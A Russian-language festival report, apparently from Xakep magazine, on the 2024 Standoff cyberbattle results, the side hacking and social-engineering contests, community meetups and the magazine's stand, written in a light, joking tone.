> *Победило «Государство F»*
> *Одна из команд «Государства F» завершила битву с 0 баллов за государственные критические события, реализованные критические события и выявленные уязвимости.*
> *Результаты:*
> *«Государство S» — 3,23*
> *«Государство F» — 3,42*

Команды атакующих смогли реализовать 415 критических событий и обнаружить 617 уязвимостей, больше всего закошмарив 23 уникальными критическими событиями банковскую отрасль и меньше напора проявив в атомной промышленности, реализовав два уникальных критических события.

Команды защитников предотвратили 115 критических событий, расследовали 182 успешные атаки и выявили 851 инцидент.

Результаты основного этапа кибербитвы определялись по среднему количеству реализованных событий среди всех активных команд каждого государства, после чего начались стадии плей-офф и плей-ин, где играли уже по четыре лучшие команды из каждого государства.


Промежуточные результаты кибербитвы

INFO
Команда DreamTeam (действующие чемпионы) выиграла кибербитву и получила награду в 800 тысяч рублей. Второе место в плей-офф забрали кудесники из 𝔠𝔲𝔩𝔱, третье — DeteAct x SPbCTF, четвертое — GISCYBERTEAM.

Ряд записей на канале Standoff 365 в Telegram хорошо проиллюстрировал отношение активной части сообщества к Standoff в этом году: в реакции обильно накидали какашек. Мы же не будем подробно останавливаться на деталях драмы, если тебе интересно, можешь почитать в телеграм-каналах участников:

- FCK HARDER
- True0xA3
- Kappa CTF
- Riocool

Надеюсь, организаторы услышат игроков, сделают выводы и на следующий год мы будем радоваться кибербитве и болеть за новых участников, а не грустно наблюдать какашкозакидательство.

Тем не менее я считаю, что все участники молодцы, всем пахлава! Всех обнял, поднял, покружил и запустил в толпу поклонниц и поклонников!


КОНКУРСЫ

Суть конкурсов: весело и интересно провести время, посоревноваться с другими горячими головами, заработать баллы для последующего их обмена на атрибутику фестиваля. Просто и ясно, но и тут не без нововведений.

База конкурса «Взлом Web3»


В этом году в конкурсах организаторы создали собственную игровую криптовалюту под названием POSI token. Как выяснилось в процессе, ее реализация немного хромала, что порождало разные теории о том, почему так случилось. Однако это не помешало части игроков выполнять задачи конкурсов, как говорится, всем колхозом, тем самым нарушая правила. Это в итоге привело к штрафу от организаторов в виде заниженных начислений игровой валюты за выполненные задания. Доступ к халяве был слегка усложнен, лутаться стало тяжелее! :)

AI CTF
AI CTF - онлайн
База конкурса AI CTF



Нешуточное интеллектуальное напряжение в зоне конкурса IDS Bypass

Всего было шесть конкурсов: IDS Bypass, $natch, AI CTF, «Взлом Web3», легендарный 2drunk2hack (aka «Наливай-ка») и SEQuest. Если с первыми пятью конкурсами все более-менее ясно и понятно, то вот последний конкурс — SEQuest — был совсем новым и заинтриговал многих еще за двое суток до начала фестиваля.


Винни-Пух с Пятачком как бы недоумевают. Конкурс $natch

SEQuest — это Social Engineering Quest, где желающим адреналина и ярких впечатлений предлагалось соревнование по софтскиллам, которыми пользуются злоумышленники при атаках методом социальной инженерии. Скажу честно, меня конкурс тоже заинтересовал, но, заранее раздобыв и изучив правила конкурса, я воздержался от участия. Позже выяснилось, что не ошибся. Почему? Расскажу далее.

SEQuest
SEQuest Правила конкурса
База конкурса SEQuest

В теории суть конкурса была простой, как два байта: перехитри волонтеров, организаторов и охрану, выполни семь заданий, не привлекая внимания санитаров, заработай очки и получи памятный приз, если выбьешься в тройку лидеров.

На первый взгляд выглядит круто, что же не так? Во-первых, правила для такого конкурса были явно сырыми, а это уже местами сулило неиллюзорные проблемы для жаждущих славы Митника участников. Во-вторых, было очевидно, что тех бедолаг из числа волонтеров и организаторов, которых размотают в процессе конкурса, будут как минимум жестко песочить в режиме реального времени, и так оно и случалось в итоге, причем несколько раз. В общем, я решил, что не стоит вписываться в это сомнительное мероприятие ради куртки с символикой конкурса.

У тех, кто таки решил поучаствовать, а также у волонтеров и самих организаторов остались яркие и незабываемые впечатления от нового конкурса. Интересные моменты — снова в телеграм-каналах:

- несколько постов Никиты Попова: 1, 2, 3, 4;
- Алексей Лукацкий;
- Сергей Зыбнев.


Возможным сценарием успешного выполнения задач SEQuest любезно поделился @dontunique на официальном канале конкурсов PHD в Telegram — это вообще какая-то магия вне «Хогвартса», поспеши припасть к мудрости!


В общем, задумка великолепная, но реализация пока не без изъянов. Уверен, через год мы снова получим шанс испытать судьбу в SEQuest и потрепать нервы организаторам, но уже с более проработанными правилами и закаленными в боях против СИ волонтерами.

СООБЩЕСТВО

Было много встреч, и особенно душевно проходили сходки каналов и чатов. Так сказать, виртуальные знакомства логически трансформировались в знакомства реальные, если к этому моменту кто-то еще кого-то не знал лично. Безумцы и гении, хулиганы и красавицы!

Сходка канала @Poxek


Шел третий день фестиваля. Юра: «Этот мир мне стал абсолютно понятен...»


Еще одна интересная встреча. Надеюсь, снимок на Polaroid удался


Молодежь была везде, впитывала происходящее, снимала рилсы и строила планы на всю жизнь — это даже мило. Отрадно видеть и осознавать, что в 2024 году юноши и девушки так конструктивно подходят к мыслям о своем ближайшем будущем и делают это на таком мероприятии. Меньше тревог и сомнений, вы в правильном месте и в нужное время. Дерзайте!

СВЕРХНОВАЯ ЗВЕЗДА
PT START — стажировка в Positive Technologies
Стенд PT Start


Стенд журнала «Хакер» выгодно отличался от прочих локаций своим минималистичным оформлением, интересным дизайном, ярким мерчем и гостеприимной командой в лице Дмитрия Агарунова и его очаровательных помощниц. Приглашение подписчиков журнала на кофе и интересные беседы было не фигурой речи и не вежливостью, а самым настоящим призывом к действию, в чем я лично убедился вечером третьего дня фестиваля. Далее в стихах. Песню, уверен, ты знаешь:

> *Измотанный программой (фестиваля), я выбился из сил.*
> *На стенде «Хакера» я покоя попросил.*
> *С улыбкой добродушной Дмитрий меня пустил*
> *И жестом дружелюбным на кофе пригласил.*
> *Хэй!*
> *Будь как дома, хакер,*
> *Я ни в чем не откажу!*
> *Скидку на подписку,*
> *Коль желаешь, подарю!*

Мораль сей песни такова: для подписчиков журнала традиционно были лучшие условия.


Оформление стенда, журнал «Хакер»

